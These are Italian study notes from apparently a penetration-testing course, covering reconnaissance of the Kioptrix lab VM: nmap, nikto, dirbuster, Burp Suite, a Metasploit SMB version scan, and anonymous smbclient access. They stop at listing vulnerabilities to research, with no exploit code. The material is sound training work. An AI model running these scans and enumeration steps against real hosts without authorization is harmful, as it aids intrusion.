è una VM vulnerabile (da vulnhub)

Kioptrix - Google Drive

 <https://drive.google.com/drive/folders/1CsGWRsmyJm84TAU6U0-72o4Jnb5E9xvs>



1. Apri VMware
2. Clicca su Import e seleziona il .ova
3. Imposta così

Device	Summary
 Memory	1 GB
 Processors	1
 Hard Disk (IDE)	3 GB
 Network Adapter	NAT
 Display	Auto detect

 **Login:**  
john  
TwoCows2


**A** La VM è molto vecchia ⇒ comandi come ifconfig non ci sono  
Per trovare l'ip:  
posso pingare un qualsiasi host

```
[john@kioptrix john]$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) from 192.168.5.4 : 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=0 ttl=116 time=8.807 msec
```

 Dato che ubuntu è l'OS principale:

**La VM va messa in bridged mode**  
**Su VMware non riesco a settare il bridge e la promiscuous mode in modo corretto**

⇒ ho installato la vm su Virtual Box



## ▼ Nmap

Determiniamo il nostro ping con ifconfig: 192.168.5.1

Usiamo un tool chiamato **netdiscover** :  
per scansione tutta la nostra rete per individuare gli host presenti (usa il protocollo ARP)

⇒

```
sudo netdiscover -r 192.168.5.0/24
```

Currently scanning: Finished!   Screen View: Unique Hosts							
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102							
IP	At	MAC Address	Count	Len	MAC Vendor /	Hostname	
192.168.5.1	92:8f:34:88:e0:b0		1	60	Unknown vendor		
192.168.5.5	08:00:27:3b:9c:38		1	42	PCS Systemtechnik GmbH		

Ora che conosciamo l'ip possiamo usare nmap

`nmap` = Network MAPper

dato in input un host scansiona tutte le porte per capire quali siano aperte/chiuse

Se un host ha una buona security ⇒ la scansione fatta con nmap verrà rilevata

Per diminuire la probabilità (ma resta cmq alta):

uso

`stealth scanning` (-sS) → invio SYN

se ricevo SYN-ACK ⇒ invio RST per non stabilire

la

connessione

### ORA nmap usa stealth scanning di default

⇒

`nmap -T4 -p- -A 192.168.5.5`

dove:

`-T4` → indica la velocità di scansione da 1 a 5 (1 lento ma completo - 5 veloce  
ma can

miss qualcosa)

`-p-` → scansione tutte le porte (se lo ometti scansione le 1000 porte più comuni)  
se fai una scansione su UDP conviene lasciare le 1000 di default, se no  
lungo

`-A` → mostrami tutto quello che trovi

```
(simone@simone-hp) - [~]
$ sudo nmap -T4 -p- -A 192.168.5.5
Starting Nmap 7.80 ( https://nmap.org ) at 2023-02-04 16:22 CET
Nmap scan report for 192.168.5.5
Host is up (0.00027s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
| sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_ Potentially risky methods: TRACE
| http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-title: 400 Bad Request
| ssl-date: 2023-02-04T16:45:45+00:00; +1h21m51s from scanner time.
| sslv2:
|_ SSLv2 supported
| ciphers:
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC4_64_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
32768/tcp open  status       1 (RPC #100024)
```

```
MAC Address: 08:00:27:3B:9C:38 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: 1h21m50s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1  0.27 ms  192.168.5.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 132.16 seconds
```

La scansione ci mostra tutte le porte aperte con i relativi servizi e versioni  
Da anche qualche info sull'OS

Ora possiamo passare alla fase di enumerating

## Esaminiamo le porte trovate aperte:

### ▼ Enumerating HTTP e HTTPS

## Iniziamo da HTTP e HTTPS:

Se troviamo porta 80 e/o 443 aperte → prima cosa da fare è provare a connetterci dal browser

### Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

#### If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in /etc/httpd/conf/httpd.conf has changed. Any subdirectories which existed under /home/httpd should now be moved to /var/www. Alternatively, the contents of /var/www can be moved to /home/httpd, and the configuration file can be updated accordingly.

#### If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

The Apache [documentation](#) has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the [Red Hat, Inc.](#) website. The manual for Red Hat Linux is available [here](#).

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!



You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

⇒

Abbiamo trovato una pagina di default del sito:

ci da qualche info → gira un WebServer Apache, usa PHP e l'OS è Red Hat Linux

Possono esserci altri subdomain esistenti → tipo /admin




Ogni volta che abbiamo una pagina web da scansionare:  
Leggiamo il codice sorgente per vedere se ci sono  
**commenti** utili o cose nascoste

### Esempio di note taking:

80/443 - 192.168.5.5 - 16:50 4 Febbraio

Default Webpage - Apache - PHP

Cliccando sulla pagina di Documentation:



Abbiamo un errore 404 ma abbiamo qualche info in più:

La versione di Apache è 1.3.20

## ▼ Nikto

Introduciamo nuovo tool:

`nikto` → scansiona vulnerabilità di siti web

⇒

`nikto -h http://192.168.5.5` (-h = host)

```
(simone@simone-hp:~)
$ sudo nikto -h http://192.168.5.5
Nikto v2.1.5
=====
+ Target IP:      192.168.5.5
+ Target Hostname: 192.168.5.5
+ Target Port:    80
+ Start Time:    2023-02-04 16:58:42 (GMT1)

Server: Apache/1.3.20 (Unix) mod_ssl/2.8.4 OpenSSL/0.9.6b
Server-Less-headers-used-Cf-Bar: header-found-with-file-/,image: 34821, size: 2890, mtime: 0x3b96e9ae
The anti-clickjacking X-Frame-Options header is not present.

-----[REDACTED]-----
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.21) (may depend on server version)
Apache/1.3.20 appears to be outdated (current is at least 1.3.42). Apache 1.3.42 (final release) and 2.0.64 are also current.
OpenSSL/0.9.8 appears to be outdated (current is at least 1.0.1c). OpenSSL 0.9.8r is also current.
OSVDB-637: Enumeration of users is possible by requesting -username (responds with 'Forbidden' for users, 'not found' for non-existent users).
Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.
OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell (difficult to exploit). CVE-2002-0082, OSVDB-756.
OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
OSVDB-3268: /manual/: Directory indexing found.
OSVDB-3092: /manual/: Web server manual found.
OSVDB-3268: /icons/: Directory indexing found.
OSVDB-3233: /icons/README: Apache default file found.
OSVDB-3092: /test.php: This might be interesting...
6544 items checked: 0 error(s) and 19 item(s) reported on remote host
End Time:    2023-02-04 16:58:55 (GMT1) (13 seconds)

+ 1 host(s) tested
```

Ha trovato:


- La versione di Apache e SSL

- Alcune impostazioni disabilitate
- Versioni di Apache e SSL obsolete ⇒ vulnerabili
- Alcune vulnerabilità → tipo remote buffer overflow che permette di eseguire una shell
- Infine ha trovato dei subdomain

## ▼ Reporting Info

Salva tutte le scansioni fatte in file di testo

Esempio:




## ▼ Directory Busting

directory busting → trovare file e directory nascoste in un sito web

Tool per fare directory busting:

`dirbuster` - `dirb` - `gobuster` Oggi usiamo il primo

Lancialo digitando: `dirbuster`



### Faremo una scansione usando una wordlist predefinita di dirbuster:

La wordlist → contiene tanti subdomains noti (es /admin, /root, ...)

Proverà per ciascuno di essi a vedere se esiste:

es

http://192.168.5.5/admin e così via

L'estensione serve a specificare quali tipologie di subdomain deve cercare:  
mettendo solo php ⇒ cercherà l'esistenza di tutte le directory nella wordlist  
add il

.php alla fine


es

http://192.168.5.5/admin.php

Altre possibili estensioni → pdf, rar, zip, docx ... (+ ne metti e + è lunga la scans)

Clicca su Tree View per vedere la struttura ad albero dei file trovati.

Se clicchi con il tasto dx su un file e apri nel browser ti mostrerà la pagina



## ▼ Burpsuite



Quando si tratta di scansionare un sito web burp suite è sempre utile

Vai nelle impostazioni di firefox e riattiva il proxy come mostrato in Web Information Gathering. Poi apri burpsuite

- Vai su Proxy e abilita l'intercettamento
- Refresha la pagina
- Da burp dovresti vedere tutta la richiesta

```

1 GET / HTTP/1.1
2 Host: 192.168.5.5
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 If-Modified-Since: Thu, 06 Sep 2001 03:12:46 GMT
10 If-None-Match: "8805-b4a-3b96e9ae"
11

```

- Clicca con tasto dx e poi su Send to Repeater
- Clicca in alto su Repeater

Request	Response
<pre> 1 GET / HTTP/1.1 2 Host: 192.168.5.5 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 If-Modified-Since: Thu, 06 Sep 2001 03:12:46 GMT 10 If-None-Match: "8805-b4a-3b96e9ae" 11 </pre>	<pre> 1 HTTP/1.1 304 Not Modified 2 Date: Sat, 04 Feb 2023 18:24:49 GMT 3 Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b 4 Connection: close 5 ETag: "8805-b4a-3b96e9ae" 6 7 </pre>

### Repeater:

permette di fare chiamate al sito web, modificarle e vedere la risposta



**E' importante costruirsi una metodologia da seguire per ogni tipologia di lavoro.**

Per es METODOLOGIA SCANNING HOST:

- identifica l'host con netdiscover
- scansiona l'host con nmap
- scanning HTTP e HTTPS:
  - Se porta 80 e/o 443 aperte:
    - cerca su un browser l'host per cercare info
    - guarda il codice sorgente della pag x vedere se ci sono commenti utili
    - scansiona con nikto per trovare vulnerabilità
    - usa dirbuster o simili per cercare tutti i possibili subdomain
    - configura e usa burpsuite per trovare potenziali subdomain

## ▼ Enumerating SMB

SMB → è un tool per il file share (upload/download file)

è sulla porta 139

## ▼ Metasploit

Come primo tool useremo `metasploit`

digita `msfconsole`

```
= [ metasploit v6.2.37-dev- ]  
-= [ 2278 exploits - 1194 auxiliary - 408 post ]  
-= [ 965 payloads - 45 encoders - 11 nops ]  
-= [ 9 evasion ]
```

Metasploit offre:

- 2278 exploits
- 1194 auxiliary → scanning ed enumeration
- 408 post → post exploitation
- Gli altri per ora non li introduciamo

digita `search smb`

- mostrerà tutti i moduli che esistono relativi a quel protocollo
- li dividerà per categoria (exploits, auxiliary, post...)

Es:

#	Name	Disclosure Date	Rank	Check	Description
0	<code>exploit/multi/http/struts code exec classloader</code>	2014-03-06	manual	No	Apache Struts classLoader Manipulation Remote Code Execution
1	<code>exploit/osx/browser/safari file policy</code>	2011-10-12	normal	No	Apple Safari file:/// Arbitrary Code Execution
2	<code>auxiliary/server/capture/smb</code>		normal	No	Authentication Capture: SMB
3	<code>post/linux/busybox/smb share root</code>		normal	No	BusyBox SMB Sharing
4	<code>exploit/linux/misc/cisco rv340 sslvpn</code>	2022-02-02	good	Yes	Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
5	<code>auxiliary/scanner/http/citrixadc dir traversal</code>	2019-12-17	normal	No	Citrix ADC (NetScaler) Directory Traversal Scanner
6	<code>auxiliary/scanner/smb/impacket/secretsdump</code>	2018-03-19	normal	No	DCEP Exec
7	<code>auxiliary/scanner/dcerpc/dfscoerce</code>		normal	No	DFSCoerce
8	<code>exploit/windows/scada/ge proficy simplicity gefebt</code>	2014-01-23	excellent	Yes	GE Proficy CIMPACTY gefebt.exe Remote Code Execution
10	<code>exploit/windows/smb/generic dll injection</code>	2015-03-04	manual	No	Generic DLL Injection From Shared Resource
11	<code>exploit/windows/http/generic_httph.dll injection</code>	2015-03-04	manual	No	Generic Web Application DLL Injection
12	<code>exploit/windows/smb/group policy startup</code>	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
13	<code>exploit/windows/misc/hp dataprotector install service</code>	2011-11-02	excellent	Yes	HP Data Protector 6.10/6.11/6.20 Install Service
14	<code>exploit/windows/misc/hp dataprotector_cmd_exec</code>	2014-11-02	excellent	Yes	HP Data Protector 8.10 Remote Command Execution
15	<code>auxiliary/server/http/ntlmrelay</code>		normal	No	HTTP Client MS Credential Relayer
16	<code>exploit/windows/smb/iphpass pipe exec</code>	2015-01-21	excellent	Yes	IPass Control Pipe Remote Command Execution



**QUANDO NON CONOSCI MOLTO SO UN PROTOCOLLO CHE HAI TROVATO APERTO:**

Apri metasploit e cerca tutti i moduli inerenti a tale protocollo

Per esempio usiamo questo modulo:

`auxiliary/scanner/smb/smb_version`

⇒

digitiamo

`use auxiliary/scanner/smb/smb_version` (puoi mettere il numero al posto del nome completo)

Per avere info sul modulo digita:

`info`

```

msf6 auxiliary(scanner/smb/smb_version) > info

      Name: SMB Version Detection
      Module: auxiliary/scanner/smb/smb_version
      License: Metasploit Framework License (BSD)
      Rank: Normal

Provided by:
  hdm <x@hdm.io>
  Spencer McIntyre
  Christophe De La Fuente

Check supported:
  No

Basic options:
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOSTS           yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS    1            yes        The number of concurrent threads (max one per host)

Description:
  Fingerprint and display version information about SMB servers.
  Protocol information and host operating system (if available) will
  be reported. Host operating system detection requires the remote
  server to support version 1 of the SMB protocol. Compression and
  encryption capability negotiation is only present in version 3.1.1.

View the full module info with the info -d command.

```

Per conoscere la lista delle opzioni digita:

`options`

```

msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOSTS           yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS    1            yes        The number of concurrent threads (max one per host)

```

`RHOSTS` = Host vittima

se plurale ⇒ puoi fare attacco es su un'intera rete /24

⇒

Lanciamo la scansione:

`set RHOSTS 192.168.5.5` (ip kroptrix)

`run`

```

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.5.5
RHOSTS => 192.168.5.5
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.5.5:139      - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.5.5:139      - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.5.5:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Abbiamo trovato la versione di smb:

Samba 2.2.1a (molto importante conoscere la versione esatta)

*Aggiungiamo l'info al nostro report*

## ▼ Smbclient

`smbclient` → tool che proverà a connettersi anonimamente al file sharing smb

Vediamo se:

riusciamo a connetterci al file sharing → magari troviamo dei file o altro utile accedend

⇒

`smbclient -L \\\\192.168.5.5\\ (-L list)`



se da questo errore: `protocol negotiation failed: NT_STATUS_IO_TIMEOUT`

⇒ modifica il file `/etc/samba/smb.conf`

Aggiungendo sotto "global":

```

client min protocol = CORE
client max protocol = SMB3

```

```

$ sudo smbclient -L \\\\192.168.5.5\\
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Password for [WORKGROUP\\root]:  

      Sharename      Type      Comment  

-----  

IPC$           IPC       IPC Service (Samba Server)  

ADMIN$         IPC       IPC Service (Samba Server)

```

Reconnecting with SMB1 for workgroup listing.  
 Server does not support EXTENDED\_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set  
 Anonymous login successful

Quando ci chiede la password → clicchiamo invio per tentare il login da anonymous

⇒

abbiamo trovato due file:

`IPC$` e `ADMIN$` (IPC\$ di solito non è accessibile)

Proviamo a collegarci sempre in anonimato ad `ADMIN$`

`smbclient \\\\192.168.5.5\\\\ADMIN$`

`tree connect failed: NT_STATUS_WRONG_PASSWORD`

⇒

Non possiamo connetterci con anonymous access

Proviamo con `PCI$`

`smbclient \\\\192.168.5.5\\\\IPC$`

```
—$ smbclient \\\\192.168.5.5\\\\IPC$  
Password for [WORKGROUP\\simone]:  
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes'  
is set  
Anonymous login successful  
Try "help" to get a list of possible commands.  
Smb: \> █
```

Siamo riusciti ad entrare

`help` per vedere la lista dei comandi (è simile ad una macchina linux)

Proviamo ad usare `ls`

`NT_STATUS_NETWORK_ACCESS_DENIED listing \*`

**NON ABBIAMO IL PERMESSO ⇒ è una dead end :(**

⇒



**E' importante costruirsi una metodologia da seguire per ogni tipologia di lavoro.**

Per es METODOLOGIA SCANNING HOST:

- identifica l'host con netdiscover
- scansiona l'host con nmap
- enumeration HTTP e HTTPS:
  - Se porta 80 e/o 443 aperte:
    - cerca su un browser l'host per cercare info
    - guarda il codice sorgente della pag x vedere se ci sono commenti utili
    - scansiona con `nikto` per trovare vulnerabilità
      - usa
    - `dirbuster` o simili per cercare tutti i possibili subdomain
      - configura e usa
    - `burpsuite` per trovare potenziali subdomain
  - enumeration SMB:
    - Se porta 139 aperta:
      - usiamo `metasploit` per cercare tutti i moduli che esistono per smb.
        - proviamo a determinare la versione esatta di smb
        - usiamo il tool `smbclient` per provare a connetterci remotamente a smb
          - e cercare di accedere a file/cartelle

## ▼ Enumerating SSH

Non si può fare molto

Si può solo trovare → la versione di ssl

⇒



**E' importante costruirsi una metodologia da seguire per ogni tipologia di lavoro.**

Per es METODOLOGIA SCANNING HOST:

- identifica l'host con netdiscover
- scansiona l'host con nmap
- enumeration HTTP e HTTPS:
  - Se porta 80 e/o 443 aperte:
    - cerca su un browser l'host per cercare info
    - guarda il codice sorgente della pag x vedere se ci sono commenti utili
    - scansiona con `nikto` per trovare vulnerabilità
      - usa `dirbuster` o simili per cercare tutti i possibili subdomain
        - configura e usa `burpsuite` per trovare potenziali subdomain
  - enumeration SMB:
    - Se porta 139 aperta:
      - usiamo `metasploit` per cercare tutti i moduli che esistono per smb.
        - proviamo a determinare la versione esatta di smb
        - usiamo il tool `smbclient` per provare a connetterci remotamente a smb
          - e cercare di accedere a file/cartelle
    - enumerating SSH:
      - L'unica cosa che si può fare è cercare la versione esatta

## ▼ Trovare vulnerabilità

```
80/443 - 192.168.57.134 - 10:58pm
Default webpage - Apache - PHP
Information Disclosure - 404 page
Information Disclosure - server headers disclose version information

80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)

mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.

SMB
Unix (Samba 2.2.1a)

Webalizer Version 2.01 - http://192.168.57.134/usage/usage\_201911.html

SSH
OpenSSH 2.9p2
```

Queste sono le cose più importanti trovate:

Le cose sono scritte in ordine di priorità: (da ricercare intendo)

1. Porta 80/443

2. Smb

## ▼ Google

**Partiamo dalla potenziale vulnerabilità di ssl:**

Cerchiamola su internet

